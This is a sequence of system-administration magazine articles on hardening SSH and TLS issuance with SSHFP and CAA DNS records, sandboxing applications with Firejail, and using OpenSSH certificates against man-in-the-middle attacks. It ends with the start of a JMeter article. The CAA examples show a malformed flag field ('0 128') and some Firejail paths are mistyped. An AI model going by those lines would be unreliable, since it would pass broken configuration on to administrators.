


Figure 5: The Loft developers have also thought of interfaces for state-of-the-art monitoring systems such as Prometheus. ©Loft



Hardening network services with DNS

Defenders

The Domain Name System, in addition to assigning IP addresses, lets you protect the network communication of servers in a domain. DNS offers further hardening of network protocols – in particular, SSH fingerprinting and CAA records. By Matthias Wübbeling

The Domain Name System (DNS) was specified way back in 1983, eliminating the need for a locally maintained HOSTS file with name resolution entries and thus contributing significantly to the success of the Internet. The decentralized approach to resolving domain names into IP addresses began, as with almost all protocols of the Internet, without a focus on security. A good 10 years later, work began on the DNS Security Extensions (DNSSEC), which today allow the operation of a reliable and cryptographically secure DNS infrastructure. In addition to secure name resolution, DNS has established itself as a universal protocol for hardening network protocols. The best known application is probably secure email communication with Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and a combination of the two in the form of Domain-based Message Authentication, Reporting, and Conformance (DMARC).

Checking SSH Fingerprints

The first time you establish an SSH connection, you are confronted with

viewing and verifying the server fingerprint. Although a reliable check is required for security reasons, the displayed fingerprints are often approved without a second thought. As a security-aware administrator, you can reliably remedy this situation thanks to SSH fingerprinting (SSHFP). When you create the required DNS entries for your server, you can run the command

```
ssh-keygen -r <hostname>
```

to output the hashes. The two digits before the fingerprint encode the algorithm and hash method used [1]. Digits 1 to 4 on the left stand for (in ascending order) RSA, DSA, ECDSA, and Ed25519. No algorithm has been assigned for 5 yet, and 6 stands for Ed448. The values 1 and 2 in the second position stand for the SHA-1 and SHA-256 hash methods. Since version 6.6, OpenSSH has let users query fingerprints when establishing a connection and matches automatically if you enable the following option in the configuration file of your SSH client, (e.g., in ~/.ssh/config):

```
VerifyHostKeyDNS yes
```

Alternatively, you can enable this option every time you establish a connection with:

```
ssh -o VerifyHostKeyDNS=yes <hostname>
```

In this way, manual fingerprint checking when first connecting to a server – regardless of how reliably you usually do it – is a thing of the past. For example, the command

```
dig hostname sshfp +dnssec +multi
```

lets you query DNS records of the SSHFP type.

Certificate Authority Authorization

In principle, any certificate authority (CA) can issue a valid certificate for any domain, provided users or their programs trust the CA. However, CAs do not always check the legitimacy of applicants, so attackers can obtain a valid certificate for a domain for which they have no authorization at all.

One way to provide more security is with Certificate Authority Authorization (CAA). You use this DNS record to specify which CA is allowed to issue certificates for your domain. The CA is obliged to check for a corresponding entry should a request to issue a certificate for a domain be received, and it should not issue a certificate if the requester is not on the list.

The procedure was specified in RFC 6844 back in 2013 [2]. Nevertheless, its use is not particularly widespread, although since support for wildcard certificates was introduced, only one CA is frequently used and the overhead for maintaining the associated CAA entries thus remains manageable. If you want to use more than one CA in your enterprise, you can create several CAA records for each domain. Because of the hierarchical structure of DNS, CAA settings used for subdomains can be different from the main domain. These settings then overwrite the entries of the higher levels.

A CAA record comprises three elements: a byte value to represent flags, a property tag that specifies the type of record, and a string associated with the tag. The current CAA specification defines only one possible value as a flag. The value 128 means *critical* and has no practical meaning today.

In the future, the idea is to use it to mark entries with special properties. If a flag is set, CAs are not allowed to issue certificates if they cannot interpret the specified property.

As the tag, you can specify *issue*, *issuewild*, and *iodef*. The *issue* and

issuewild values define a string containing the domain name of the certification authority as the third value. The two entries differ in that *issue* controls the issuance of a certificate for a specific domain and *issuewild* controls issuing a certificate for a wildcard subdomain. In this case, entries with the *issue* type must not be interpreted when issuing wildcard certificates. In return, entries of the *issuewild* type must be left out when issuing specific domain certificates. A CAA record for your domain that only allows the use of Let's Encrypt could look like:

```
domainname.tld <TTL> CAA 0 128
issue "letsencrypt.org"
```

Additionally, if you want to allow the issuing of wildcard certificates, add a second entry:

```
domainname.tld <TTL> CAA 0 128
issuewild "letsencrypt.org"
```

For example, to allow the issuing of wildcard certificates exclusively by provider GlobalSign, change the previous entry as follows:

```
domainname.tld <TTL> CAA 0 128
issuewild "globalsign.com"
```

Alternatively, by specifying both entries, you can allow wildcard certificates to be issued for the CAs Let's Encrypt and GlobalSign.

The third type, *iodef*, supports the specification of a contact in case of problems or security incidents. You

can specify a web or email address here so your communication partners have a way of reporting incidents (e.g., if they are offered a certificate that comes from an unauthorized CA). You should specify an abuse address, as shown in the entry:

```
domainname.tld <TTL> CAA 0 128
iodef "mailto:<abuse@domainname.tld>"
```

If you want to check the CAA records for your domain, use the command:

```
dig CAA <domainname.tld>
```

As a result, you will see output that informs you about your defined domains and subdomains, as well as the associated certification authorities.

Conclusions

Since its introduction, and after development of the DNS Security Extensions, the Domain Name System has established itself as a reliable protocol for exchanging security-related information. In this article, I looked into application scenarios for protecting SSH connections with SSHFP records and for securing the certification of domain names with CAA records. With just a few steps, you can enable significantly more security. ■

Info

- [1] SSHFP parameters: [\[https://www.iana.org/assignments/dns-sshfp-rr-parameters/dns-sshfp-rr-parameters.xhtml\]](https://www.iana.org/assignments/dns-sshfp-rr-parameters/dns-sshfp-rr-parameters.xhtml)
- [2] RFC 6844: [\[https://datatracker.ietf.org/doc/html/rfc6844\]](https://datatracker.ietf.org/doc/html/rfc6844)



Run applications in a containerized sandbox with Firejail

Locked In

Isolate popular applications in flexible, easy-to-set-up, and easy-to-take-down containers with Firejail. By Matthias Wübbeling

The namespaces available in the Linux kernel enable what is by now commonplace use of containers in virtual runtime environments, such as with the LXC Linux container runtime or Docker. Manual use of these namespaces is, of course, possible but can be very time consuming because of the large number of options. If you want to start your installed applications in their own sandboxes by default, whether to enhance security or create unambiguous rules for individual applications, Firejail [1] is a useful option.

Isolation

Isolating important system resources with processes in their own namespaces has a long history in the operating system world. The chroot operation, for example, has been a way to isolate applications in the kernel as early as 1979 in Unix version 7. The term “isolation” initially refers exclusively to the root filesystem, allowing a different filesystem to be presented to a program (e.g., to

prevent unauthorized and unwanted access to important system resources or settings). Isolation is particularly interesting for applications that run under the root account and must not be given root permissions on the host system.

The process that isolation techniques use today to operate containers originated in the early 2000s. Since 2002, in addition to chroot, namespaces have been available to the filesystem in the Linux kernel, which allows different filesystem content to be visible to process groups, the entire root filesystem, or only specific paths. In the course of time, the use of further resources in namespaces was made possible beyond the filesystem. The Linux kernel currently supports eight different namespaces for process isolation resources [2].

Namespaces

Linux namespaces allow the isolation of processes and the abstraction of resources that these processes

use. The *mount* namespace lets you select which mountpoints are to be visible in the process group. A *bind* mount means that you can implement basically arbitrary filesystem content. The *PID* namespace abstracts the process IDs, assigning an ID of 1 to the first process within the process group, making this process functionally equivalent to the *init* process. The abstracted process ID is mapped to the actual process ID in the namespace above it. In the *network* namespace, the available network interfaces, IP addresses, routes, and firewall rules can be abstracted in the same way as Unix domain sockets, and you can use the *UTS* (Unix timesharing) namespace to isolate the hostname or obsolete Network Information Service (NIS) names within a process group.

The *IPC* namespace covers all common mechanisms for interprocess communication that do not rely on the filesystem (e.g., Posix IPC or System V message queues). In the *user* namespace, the user and group IDs of processes and files can be customized and mapped to users in the overlying namespace. This mapping can then be propagated

to sub-namespaces. The *cgroups* namespace supports abstracting control groups, namespaces, or both. The *time* namespace, which was only released in 2020 with kernel 5.6, cannot abstract real time within the namespace, but it does provide adapted values for the runtime of programs and the operating system.

Container Sandboxing

In the Firejail default configuration you will find a large number of predefined profiles in `/etc/firejail` after the installation. If the profiles are missing on your system, install the *firejail-profiles* package. Before using Firejail, first check to see whether your user account is listed in the `/etc/firejail/firejail.users` file. Every user allowed to use Firejail is listed there. Now, you can simply start your browser (e.g., Chrome) with the command in a restricted environment:

```
firejail google-chrome
```

The browser then fires up in the usual way. On the console you will see messages about the configuration files you are using, but when using them, you will not notice any difference at first. Now if you want to download a file to your computer with *Save as*, you will no longer see any content in your home directory. You can only access the `Downloads` folder. Of course, files can be saved in your isolated home directory, but note that they will disappear again when you exit the program and will no longer be available. To check at the command line which files a process can access, use the `ls` program to list the directory contents. For example, to check the Chrome profile, run the command:

```
firejail --quiet \
--profile=/etc/firejail/
google-chrome.profile ls -ahl ~/
```

The `--quiet` option lets you turn off what is, in this case, the unhelpful

output from Firejail, and `--profile` lets you force the use of the specified profile. As you will then see, access is only possible to individual files in your home directory and to the `Downloads` folder.

If you use the `--private` argument, you create a sandbox that does not include the content of the home directory and tells the browser to create a new profile in the empty directory every time it is started; the directory disappears again completely when the program ends. If you want to reuse the files created in the home directory the next time you start the program, you can also stipulate `--private` to define a directory that will then be included as the home directory.

Your Own Profiles

To use your own profiles, create them in your home directory under `.config/firejail/`. As the name of the profile, it makes sense to choose the name of the program you want to start in the sandbox. For example, for testing, you can use `ls` again by creating the file `~/config/firejail/ls.profile` and adding a one-liner with the content:

```
whitelist ${HOME}/Downloads
```

Now in the output you will see displayed files such as `.bashrc` or `.Xauthority`. Firejail creates the `.bashrc` file, and it does not contain any of the customizations from your own `.bashrc` file. To check this, simply output the content with `cat`. First create a `~/config/firejail/cat.profile` and add the following line, which lets you include the previously created `ls` profile:

```
include ls.profile
```

Now check the content of the file with the command:

```
firejail --quiet cat ~/.bashrc
```

As you will see, the file contains only the default version of `.bashrc`

from your system, which you will find in `/etc/skel/.bashrc`. Firejail copies and uses this file accordingly. The `.Xauthority` file is created by the tool to allow graphical programs to access the X11 server and open windows. If you want to prevent access to X11 from a sandbox, add the `--x11=None` argument to the command or disable X11 in the configuration accordingly. If your X11 server is also accessible over a network socket, you will receive an error when starting the program. If you disable this socket, or directly disable the entire network for your sandbox with `--net=None`, the `.Xauthority` file is no longer created in the home directory.

Sandbox for All

Firejail comes with `firecfg`, a utility that automatically starts all supported programs in a sandbox. If you run `firecfg` as root, it creates symbolic links in `/usr/local/bin` for these programs, and Firejail is automatically started with the selection of any of these programs. If you want to do this only for your current user, you can enter `--bindir=~/.bin`, for example, to define a directory in your home directory for the symlinks created. Then, you only have to make sure that the directory is listed at the start of your `PATH` environment variable. The `--clean` option lets you undo the changes simply and easily.

Conclusions

Linux namespaces enable the isolation of applications. If you want to run programs in a container sandbox without too much overhead, Firejail gives you an easy-to-use tool to achieve this objective. ■

Info

[1] Firejail: [\[https://firejail.wordpress.com\]](https://firejail.wordpress.com)

[2] Namespaces for process isolation resources:

[\[https://man7.org/linux/man-pages/man7/namespaces.7.html\]](https://man7.org/linux/man-pages/man7/namespaces.7.html)



Secure SSH connections the right way

Certified



Admins use SSH, the proverbial Swiss army knife of system management, for many of their daily tasks, but no matter how powerful the tool might be, it typically does not offer adequate protection. We look at ways to tighten SSH security. By Simon Böhm

A system is only as secure as its weakest link. Given the proliferation of innovations in a constantly evolving IT landscape, it is easy to lose sight of fundamental requirements for network security, especially with regard to the Secure Shell (SSH) protocol. The original version of SSH, released at the end of 1995, took a revolutionary approach to securing Internet communications and really knocked its predecessor, Telnet, off its pedestal.

Since then, an even older protocol, HTTP, has been given a hierarchical trust model that enables secure interaction on any network. In contrast, SSH has not budged a single inch. Nevertheless, it remains an essential part of any Linux system and can still be found on virtually every Linux machine, despite its age of a good 25 years.

Security in Flux

SSH establishes the authenticity of its counterpart by the trust-on-first-use (TOFU) principle. According to RFC 4251 [1], TOFU is required to maintain a decentralized database

(e.g., the text file `known_hosts`) on each SSH client that stores information about fingerprints and an SHA256 hash of the public key of trusted communication partners. SSH now checks this information for a match each time a connection to the same network identity is established. If the test fails, the user receives a plain text error message (Figure 1). In its day, this was a promising way to determine the integrity of servers. However, the parties involved have to verify the specified SHA256 hash mutually over a secure third channel to guarantee that the communication

partner really is who they claim to be. With some manual work, this decentralized solution reliably validates the integrity of a connection.

Error messages are indicative of a spoofing attack, which still takes place on the web today. However, new, better ways can validate the authenticity of the parties involved. As the best possible compromise between security and convenience, people today use a public key infrastructure (PKI) in combination with certificates. SSH, on the other hand, has not proven itself to be a reliable protocol on the Internet and

```

root@client:~
[root@client ~]#
[root@client ~]# ssh root@172.16.155.130
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:rd4xakdQWtTvpXLRAE6Y6PHBTh57hgpCc5Fw/ZG4rYw.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:2
ED25519 host key for 172.16.155.130 has changed and you have requested strict checking.
Host key verification failed.
[root@client ~]#
[root@client ~]#
[root@client ~]#
[root@client ~]#
[root@client ~]#
[root@client ~]#
[root@client ~]#

```

Figure 1: Error message for a faulty fingerprint.

is now mostly used only on private networks.

That said, numerous servers with publicly accessible SSH ports can be found on the network, including Internet of Things (IoT) devices and virtual server and infrastructure providers. These ports make for particularly vulnerable targets for man-in-the-middle (MITM) attacks. Often, server identity verification is forgotten or ignored, resulting in a connection to an imposter. Mirrored SSH key pairs on rented servers are even more dangerous; attackers can extract and exploit them, which is why you should always regenerate the key pairs on such systems at the outset.

Man in the Middle

Like any other program, SSH is occasionally affected by vulnerabilities. For example, CVE-2020-14145 [2] allows an MITM attacker to hijack connections when they go through the TOFU process. The exploit describes an information leak when negotiating parameters while the connection is being established that allows the attacker to find out whether an OpenSSH client already has a stored fingerprint of its counterpart's public key. In most cases, such connections can be easily hijacked because the user usually accepts the fingerprint blindly without verification.

The cause of this information leak is the order of algorithms in the `server_host_key_algorithms` list, which is sent along during the exchange of parameters. Many SSH clients, including OpenSSH, place the preferred key creation algorithm for identifying the authentication key first, as per the requirements of the official SSH transport standard (RFC 4253) [3]. The listings differ depending on whether or not you know the fingerprint for the other party's public key.

Listing 1 compares two `server_host_key_algorithms` lists before and after an OpenSSH 8.3 client connects to the same server (i.e., with and without a `known_hosts` entry). As you can see, the server prefers an SSH RSA key.

Public resources such as the `ssh-mitm` program (see the “ssh-mitm” box) can simplify the preparation of such information.

OpenSSH 8.4 implemented a small patch that fixes the information leak by using the default selected host key algorithm (ECDSA-SHA2) and placing it in the `known_hosts` file. The vulnerability can also be fixed either by specifying certain algorithms with the `HostKeyAlgorithms` option or by negotiating one of the certificate-based methods for authentication.

Why Secure SSH?

SSH is a special case because system administrators mainly use it on their own networks. Most of the time, they even use it in an isolated area that is specifically reserved for managing devices and can only be accessed over a virtual private network (VPN). A network like this only lets specialist personnel access a server's management interface.

So why do you need to secure SSH at all? The point is, in the worst case, to intercept an attacker even before they can grab shell access to critical systems. SSH access usually opens far-reaching possibilities and is therefore of particular interest to attackers. Accordingly, it definitely needs to be secured.

In environments where new hosts are frequently added or where a regular key renewal takes place to comply with security requirements, special attention should be paid to securing SSH access. A hijack with an MITM attack can easily occur here. Additionally, software tools that use SSH, such as Ansible, often offer an easy attack vector and are usually config-

ssh-mitm

The `ssh-mitm` [4] program supports security monitoring and lets you monitor your own SSH traffic. The developers want to highlight and draw attention to the risks and problems of the SSH protocol. I contribute to this project as a programmer and have implemented many of the security monitoring features, one of which is detection of the CVE-2020-14145 SSH information leak.

Listing 1: Algorithm Lists

```
# Unknown Fingerprint
server key:
ecdsa-sha2-nistp256
ecdsa-sha2-nistp384
ecdsa-sha2-nistp521
ssh-ed25519
rsa-sha2-512
rsa-sha2-256
ssh-rsa

# Known Fingerprint
server key:
rsa-sha2-512
rsa-sha2-256
ssh-rsa
ecdsa-sha2-nistp256
ecdsa-sha2-nistp384
ecdsa-sha2-nistp521
ssh-ed25519
```

ured for convenience, so they do not strictly verify the host keys.

Companies that adhere to the information security guidelines of the German Federal Office for Information Security (*Bundesamt für Sicherheit in der Informationstechnik*, BSI; see the “National Security Agencies” box) regularly renew public and private key pairs. However, if SSH is integrated into this process, this would make any trust concept based on the TOFU principle obsolete. The integrity of the respective counterpart could no longer be determined if the keys were constantly renewed.

National Security Agencies

Every year, the German Federal Office for Information Security publishes several documents that address general information security in a company. The BSI standards and a summarized version, the IT-Grundschutz (Basic Protection) Compendium [5], serve as public information security guidelines for many companies because they are very close to the requirements of ISO 27001 IT management certification [6].

Other countries have similar agencies for information security, including the Computer Security Division (CSD) of the Information Technology Laboratory (ITL) within the National Institute of Standards and Technology (NIST) in the United States, the Communications-Electronic Security Group (CESG) of the United Kingdom, and the National Cybersecurity Institute (INCIBE) in Spain.

Listing 2: SSHFP DNS Entries

```
# ssh-keygen -r server.example.com -f /etc/ssh/ssh_host_ecdsa_key.pub
server.example.com
IN SSHFP 3 1 2e99e82cb06d646039fb813242850f69a4fc2c67
server.example.com IN SSHFP 3 2 fbf8965a367f71e4ed8f6737a2e2db1c04be671db7c9c4e17ac346b9ae7a825
```

Listing 3: Generating Certificates

```
$ ssh-keygen -s ca_root_key -h -n server.example.com,172.16.155.130 -I server.example.com
-V +180d server.example.com
$ ssh-keygen -s ca_root_key -n client.example.com -I client.example.com -V +180d client.example.com
```

Securing SSH the Right Way

To accommodate requirements such as a regular key renewal, many system administrators seek a solution that balances integrity and scalability. To guarantee the integrity of a server without triggering a manual verification procedure over a secure third channel, OpenSSH offers to validate the counterpart with SSH fingerprint (SSHFP) Domain Name System (DNS) entries. These entries use a DNS server's zone file to store a fingerprint of a network identity's public key, which serves as a trusted third source. Therefore, it is important to secure the integrity of the DNS server with DNS Security Extensions (DNSSEC). SSHFP DNS records follow a special format and can be generated for a specific host name with the `ssh-keygen` command ([Listing 2](#)). The admin then enters the output in a DNSSEC-signed zone file so that SSH clients can query the data securely.

With the SSH option `VerifyHostKeyDNS=yes` set, SSH clients compare the supplied fingerprints with those in DNS. The DNS server's

response needs to be DNSSEC-signed; otherwise, SSH requires manual verification of the fingerprint because it can no longer guarantee the integrity of the entry. SSHFP DNS entries do not directly prevent the SSH information leak, but they reliably prevent MITM attacks.

This approach also enables automatic verification of server fingerprints. Key renewal is not directly part of this process but could be included automatically with some additional configuration work. This solution is particularly useful for providers who want to offer their customers SSH access to rented hosts. It only requires a public and signed domain and a few entries in the zone file to guarantee that customers can communicate with their servers securely.

Proprietary Certificates

A public key infrastructure (PKI) in combination with certificates is recommended for everyone who needs a central key management system capable of ensuring the integrity of servers and clients. Because OpenSSH does not support the widely used X.509 certificates, you need to use a PKI structure in combination with digitally signed

keys, expiration dates, and identity assignments.

An environment presupposes that name resolution is in place with identities for all servers within the domain to be managed. The first step is to set up a root Certification Authority (CA) on the basis of OpenSSH proprietary certificates, which acts as a trust foundation and signs the certificates of the individual servers. The corresponding key pair can be generated with the command:

```
ssh-keygen -t rsa -f ca_root_key
```

Certificates are signed with the private key by the CA and then distributed to the individual hosts. Server certificates are best stored in `/etc/ssh/<Host>-cert.pub` and client certificates in `~/.ssh/`. The SSH program automatically uses the latter file if they have the `-cert.pub` suffix.

Issuing a host certificate differs, as you can see from [Listing 3](#), in terms of the `-h` parameter. The duration can be set with `-V`; in this example, the certificate would need to be renewed before six months have passed. The `-n` argument takes a list of principals that determine the identities of the certificate. For host certificates, these principals should correspond to the domain name and IP address. For client certificates, they are used to assign identities so that you can determine access rights on the server side. [Listing 4](#) shows what a certificate of this type could look like.

[Listing 5](#) shows the server configuration. The first line specifies the installed host certificate. The other two lines allow you to limit access. `TrustedUserCAKeys` specifies that CA-validated certificates can access the local system through the public key. To specify more granular access authorizations, an additional `AuthorizedPrincipalsFile` can be specified to restrict access to specific principals.

Listing 4: Displaying an OpenSSH Certificate

```
[root@server ssh]# ssh-keygen -L -f /etc/ssh/server.example.com-cert.pub
/etc/ssh/server.example.com-cert.pub:
Type: ssh-rsa-cert-v01@openssh.com host certificate
Public key: RSA-CERT SHA256:uJbAVibJhbFXr0z510i/008/f0wMq+JGbCDqz+/PJ7s
Signing CA: RSA SHA256:vIQWA43cZ4b6DEexm05vtUG0wNFGF/opWQ751zbwRRS
Key ID: "server.example.com"
Serial: 0
Valid: from 2021-02-18T03:25:00 to 2021-08-17T04:26:39
Principals:
    server.example.com
    172.16.155.130
Critical Options: (none)
Extensions: (none)
```

Listing 5: Certificate Entries in `sshd_conf`

```
HostCertificate /etc/ssh/server.example.com-cert.pub
TrustedUserCAKeys /etc/ssh/ca_root_key.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals
```


On clients that you want to establish a trust relationship with the CA, you need the entries from **Listing 6** in the `known_hosts` file.

A complete PKI also needs a way to revoke the validity of certificates. To do this, you use the command

```
$ ssh-keygen -k -f revoked_keys 2
-s ca_root_key.pub client.example.com
```

to create a key revocation list file for the CA and then publish the list. Clients now need to reference a local version of the list with the `RevokedHostKeys` option and servers with the `RevokedKeys` configuration. In this way, revoked certificates can be detected. Now any computer that trusts this CA can verify the identity of its counterpart, which means that warnings about false certificates or signatures become more important once again and should be taken seriously, just as they are on the Internet. You need to keep the root CA key pair as secure as possible because if it is compromised all of the certificates signed by it are no longer trustworthy.

The approach presented here not only provides protection against MITM attacks but also negates all CVE-2020-14145 scenarios.

For and Against

Although an internally deployed PKI plays to its strengths in central key and integrity management, it

also has disadvantages.

Above all, a separate solution for OpenSSH requires a great deal of additional configuration overhead compared with other PKI structures if it is to operate automatically.

In general, operating a PKI involves major overhead because processes such as the automatic renewal of certificates need to be implemented. However, this drawback is offset by the advantage that admins can control SSH directly through the certificates. For example, it is possible to prevent port forwarding at a program level.

Conclusions

SSH is not a perfect protocol, but in its simplest application, it at least provides basic measures against integrity loss. However, as IT security requirements grow, as stipulated in the industry, the protection provided by SSH out of the box can no longer be relied upon. Without key management and unambiguous integrity detection, SSH could become an opening for a cyberattack and can therefore compromise the system-critical infrastructure. This problem can be remedied by centralized key management and independent integrity determination by a third-party entity. Probably the most appropriate solution for many organizations, which

Listing 6: CA entries in `known_hosts`

```
@cert-authority *.example.com ssh-rsa <PublicKey> root@ca.example.com
@cert-authority 172.16.155.* ssh-rsa <PublicKey> root@ca.example.com
```

because of its complexity this article does not cover, would be to combine SSH authentication with Active Directory (AD) authentication. The X.509 certificate-based authentication provided by AD is a perfect match. This system would also provide centralized identity management. ■

Info

- [1] RFC 4251: [<https://tools.ietf.org/html/rfc4251#section-4.1>]
- [2] CVE-2020-14145: [<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14145>]
- [3] RFC 4253: [<https://tools.ietf.org/html/rfc4253#section-7>]
- [4] ssh-mitm: [<https://github.com/ssh-mitm/ssh-mitm>]
- [5] IT-Grundschutz: [https://www.bsi.bund.de/EN/Topics/ITGrundschutz/itgrundschutz_node.html]
- [6] ISO 27001: [<https://www.iso.org/isoiec-27001-information-security.html>]

The Author

Simon Böhm wrote this article while completing his basic military service at the ICT & Cybersecurity Center of the Austrian Armed Forces. In private life, he focuses on general security strategies in network technology and software development.

JMeter tests loads and measures performance of static and dynamic resources

Test Fast and Break Stuff

The JMeter specialized integrated development environment applies test scripts for load testing and performance evaluation and supports various protocols that come in handy for Internet-powered applications.

By Christopher Dock

Even if you know your website can handle a load of 30 users a second or that more than 500 users causes a small fire in the data center, the big question is: Will the next release work under the same load? Finding an answer to this question offers peace of mind when getting ready to put up a new version of your software live in the middle of the Christmas season. When I first started down this path, it did not take much to imagine that I might not have enough power on my laptop or that the test server could run out of connections – but none of that happened. What I did discover was configuration errors in my Apache setup in the test environment. Testing can mean a lot of things to a lot of people, but for me, it comes down to testing Internet applications and

services when under high load, which usually means testing REST APIs or connecting to and stepping through various scenarios on a website. Some fairly pricey solutions from software vendors can assist in this process (e.g., LoadRunner), but the good news is that the open source world has come up with some pretty compelling solutions of their own. I first learned about JMeter [1] while looking for solutions for my LoadRun-

ner problems. From the Internet, I found that JMeter users also had some testing issues, but in general, they were all quite glad to get away from LoadRunner. Inspired to take a closer look, I took JMeter out for a test spin.

Understanding JMeter Scripts

After opening JMeter, you start with an empty testing project. To support




Figure 1: Setting up a thread group.

Photo by CHUTERSNAP on Unsplash




Figure 2: Setting up an assertion.

